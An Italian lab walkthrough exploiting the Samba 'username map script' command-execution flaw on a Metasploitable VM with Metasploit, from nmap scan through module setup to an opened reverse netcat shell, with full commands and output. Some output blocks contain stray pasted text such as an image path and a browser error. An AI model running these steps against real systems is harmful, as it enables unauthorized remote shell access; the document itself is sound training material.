

Exploit Metasploitable con Metasploit

Verifichiamo la comunicazione tra macchina Kali e Metasploitable.

Ping da Kali 192.168.13.100 a Metasploitable 192.168.13.150

```
(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.875 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.907 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.946 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.844 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.952 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=0.755 ms
^C
— 192.168.13.150 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5019ms
rtt min/avg/max/mdev = 0.755/0.879/0.952/0.067 ms
```

Ping da Metasploitable 192.168.13.150 a Kali 192.168.13.100

```
msfadmin@metasploitable:~$ ping 192.168.13.100
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=0.601 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.717 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.572 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.859 ms
```

Eseguiamo `nmap -sV 192.168.13.150 -p 445` per controllare lo stato della porta 445 sulla macchina Metasploitable.

Dal risultato vediamo che sulla porta è attivo il servizio `netbios-ssn`, comunemente utilizzato da SMB (Server Message Block). SMB è un protocollo di condivisione di file e stampanti tra computer su una rete.

Vediamo anche che il servizio è fornito da Samba, che è una reimplementazione open-source del protocollo SMB. La versione di Samba in esecuzione è tra la 3.X e la 4.X.

```
(kali㉿kali)-[~/Esercizi/PwdCrack]
$ nmap -sV 192.168.13.150 -p 445
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-23 11:31 EDT
Nmap scan report for 192.168.13.150
Host is up (0.0050s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.36 seconds
```

Vediamo che questo servizio è vulnerabile ad un attacco di tipo «command execution», descritto in dettaglio in [questa pagina](#), di cui si riporta un estratto di seguito:

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

Questa vulnerabilità, in sintesi, riguarda l'opzione `username map script` in `smb.conf`, che è utilizzata per mappare gli username degli utenti. Quando l'opzione è abilitata, permette agli utenti di eseguire codice arbitrario sull'host remoto.

Per sfruttare la vulnerabilità, avviando msfconsole su Kali Linux.



```
(kali㉿kali)-[~]
$ msfconsole

Kali - [?] Setup - Damn Vulnerable - [?] ptSense - Login - [?] Metasploit

` :oDfO: `
./ymM0dayMmy/.
~+dHJ5aGFyZGVyIQ==+-
` :sm@~Destroy.No.Data~s: `
~+h2~Maintain.No.Persistence~h+-
` :odNo2~Above.All.Else.Do.No.Harm~Ndo: `
./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
~++SecKCoin++e.AMd` `.-:////+hbove.913.ElsMNH+-
~/ssh/id_rsa.Des- `htN01UserWroteMe!-
:dopeAW.No<nano>o :is:TRiKC.sudo-.A:
:we're.all.alike'` The.PFYroy.No.D7:
:PLACEDRINKHERE!! yxp_cmdshell.Ab0:
:msf>exploit -j. :Ns.BOB&ALICEs7:
:~srwxrwx:-. `MS146.52.No.Per:
:<script>.Ac816/ sENbove3101.404:
:NT_AUTHORITY.Do `T:/shSYSTEM-.N:
:09.14.2011.raid /STFU|wall.No.Pr:
:hevnsntSurb025N. dNVRGOING2GIVUUP:
:#OUTHOUSE- -s: An en /corykennedyData: ont
:$nmap -oS SSo.6178306Ence:
:Awsmda: /shMTl#beats3o.No.:
:Ring0: dDestRoyREXKC3ta/M: orat
:23d: sSETEC.ASTRONOMYist:
:/- /yo- .ence.N(){ :|: 8 };; dan
` :Shall.We.Play.A.Game?tron/ etwo
` -ooy.if1ghtf0r+ehUser5`
.. th3.H1V3.U2VjRFNN.jMh+.
`MjM~WE.ARE.se~MMjMs
+~KANSAS.CITY's~`
J~HAKCERS~./.`
.esc:wq!:`
+++ATH`

[ metasploit v6.3.16-dev ]
+ -- --[ 2315 exploits - 1208 auxiliary - 412 post ]
+ -- --[ 975 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/
```

Con il comando `search samba` cerchiamo tutti i moduli relativi a samba. Tra i risultati vediamo che il modulo n. 8 `exploit/multi/samba/usermap_script` corrisponde alla vulnerabilità che vogliamo sfruttare:

```
msf6 > search samba
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
9	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10	exploit/linux/samba/setinfo_policy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
12	auxiliary/scanner/smb/smb_unit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
14	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
15	auxiliary/dos/samba/lsa_addprvs_heap		normal	No	Samba lsa_io_privilege_set Heap Overflow
16	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
17	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
18	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
19	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
20	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
21	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
22	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
23	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
24	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
25	exploit/windows/http/sambar6_search_results	2003-06-21	normal	Yes	Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example `info 25`, `use 25` or `use exploit/windows/http/sambar6_search_results`

Con il comando `use 8` utilizziamo il modulo scelto. Vediamo che non ci sono payload configurati e viene settato di default il payload `cmd/unix/reverse_netcat`.

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Un "payload" è un codice che viene eseguito su un sistema target dopo che un exploit ha sfruttato con successo una vulnerabilità.

In questo caso possiamo lasciare attivo il payload di default.

Il payload `cmd/unix/reverse_netcat` utilizza `netcat` (spesso abbreviato in "nc") per creare una reverse shell (connessione inversa). Una "reverse shell" implica che, dopo l'exploit, sarà Metasploitable (la macchina target) a stabilire una connessione verso Kali Linux (la macchina dell'attaccante), anziché il contrario, fornendo a Kali l'accesso a una shell per eseguire comandi su Metasploitable.

Con il comando `show options` controlliamo quali sono i parametri da settare per eseguire correttamente l'exploit.

- Vediamo che il parametro `RHOSTS`, che si riferisce all'IP dell'host target sul quale eseguire l'exploit, è richiesto (Required=yes) ma non è settato.
- Vediamo anche che il parametro `RPORT`, che si riferisce alla porta della macchina target da utilizzare per eseguire l'exploit, è settato sulla porta 139, mentre la vulnerabilità che stiamo andando a sfruttare interessa la porta 445. Dobbiamo quindi modificare anche questo parametro.
- Inoltre, nella sezione "Payload options", vediamo che il parametro `LHOST`, che si riferisce all'indirizzo IP della macchina attaccante in ascolto, è settato con l'indirizzo di loopback `127.0.0.1`, che non è utilizzabile per la comunicazione con altre macchine della rete. E' quindi necessario impostare l'indirizzo IP effettivo di Linux per questo parametro.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[, type:host:port][...]                                          |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse_netcat):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Settiamo il parametro `RHOSTS` con l'indirizzo IP della macchina target con l'IP di Metasploitable usando il comando `set RHOST 192.168.13.150`

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.13.150
RHOST => 192.168.13.150
```

Settiamo il parametro `RPORT` con la porta 445, che è la porta della macchina target interessata dalla vulnerabilità, con il comando `set RPORT 445`

```
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
```

Settiamo il parametro LHOST con l'IP di Linux usando il comando `set LHOST 192.168.13.100`

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.100
LHOST => 192.168.13.100
```

Verifichiamo le nuove impostazioni eseguendo nuovamente il comando `show options`. Vediamo che i parametri modificati adesso contengono i valori che abbiamo impostato.

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
An error occurred during a connection to 192.168.13.150:
* The site could be temporarily unavailable or too busy. Try again in a few moments.
* If you are unable to load any pages, check your computer's network connection.
Name      Current Setting  Required  Description
--      -
CHOST      192.168.13.100  no        The local client address
CPORT      4444             no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.13.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      445              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
--      -
LHOST      192.168.13.100  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Lanciamo quindi l'attacco eseguendo il comando `exploit`.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 -> 192.168.13.150:44277) at 2023-09-23 12:17:13 -0400
```

Dal risultato vediamo che è stata creata una sessione di shell tra Kali Linux 192.168.13.100 e Metasploitable 192.168.13.150.

Il payload è stato eseguito sulla macchina target Metasploitable la quale, trattandosi di una reverse shell, ha iniziato una connessione in uscita verso Kali (in ascolto sulla porta 4444) utilizzando la porta 44277.

44277 indica in questo contesto la porta utilizzata per la connessione in uscita verso Kali Linux. La porta 445 utilizzata per eseguire l'exploit, è configurata nel parametro RPORT.

Proviamo adesso ad utilizzare la shell eseguendo il comando `ifconfig`. Vediamo che il risultato restituisce l'indirizzo IP e le impostazioni della macchina target Metasploitable, confermato che l'attacco è andato a buon fine.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:6c:88
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe11:6c88/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2152 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:219609 (214.4 KB)  TX bytes:704154 (687.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:546985 (534.1 KB)  TX bytes:546985 (534.1 KB)
```